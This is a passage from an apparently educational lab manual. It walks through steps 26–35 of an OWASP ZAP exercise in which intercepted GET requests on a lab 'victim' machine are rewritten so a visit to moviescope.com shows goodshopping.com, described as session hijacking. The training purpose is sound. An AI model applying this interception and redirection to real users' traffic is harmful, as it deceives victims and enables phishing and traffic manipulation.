
Note: If you find any URL starting with **https**, modify it to **http**.

26. Once you have modified the GET requests, click the **Submit and step to next request or response** icon on the toolbar to forward the traffic to the victim's machine.

The screenshot shows the OWASP ZAP 2.11.1 interface. The 'Break' tab is selected in the top navigation bar. In the main pane, a captured GET request is displayed with its URL, Host header, and Referer header all modified to point to 'www.goodshopping.com'. The 'History' tab at the bottom shows a single captured request from 'www.moviescope.com' to 'http://www.moviescope.com/' with a status of 200 OK. The bottom status bar indicates 'Primary Proxy: 10.10.1.19:8080' and the current time '11:26 PM 4/12/2022'.

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27. In all the **HTTP Not Found** requests, click the **Submit and step to next request or response** icon on the toolbar to forward the traffic.



28. In a similar way, modify every **GET** request captured by **OWASP ZAP** until you see the **www.goodshopping.com** page in the victim's machine.

Note: You will need to switch back and forth from the victim's machine to see the browser status while you do this.


Note: If you do not receive any request or you see a blank break tab then switch to **Windows 11** machine and refresh the browser to capture the request again.

29. Now, switch to the victim's machine (**Windows 11**); the browser displays the website that the attacker wants the victim's machine to see (in this example, **www.goodshopping.com**).

Note: It takes multiple iterations to open the Good Shopping site in the victim's machine.


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30. The victim has navigated to **www.moviescope.com**, but now sees **www.goodshopping.com**; while the address bar displays **www. moviescope.com**, the window displays **www.goodshopping.com**.



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31. Now, we shall change the proxy settings back to the default settings. To do so, perform **Steps 4-6** again.
32. In the **Settings** window, under the **Manual proxy setup** section in the right-pane, click the **Edit** button.



33. **Edit proxy server** window appears, under the **Use a proxy server** option, click the **On** button to switch it **Off** and click **Save**.



34. This concludes the demonstration of performing session hijacking using ZAP.
35. Close all open windows and document all the acquired information.
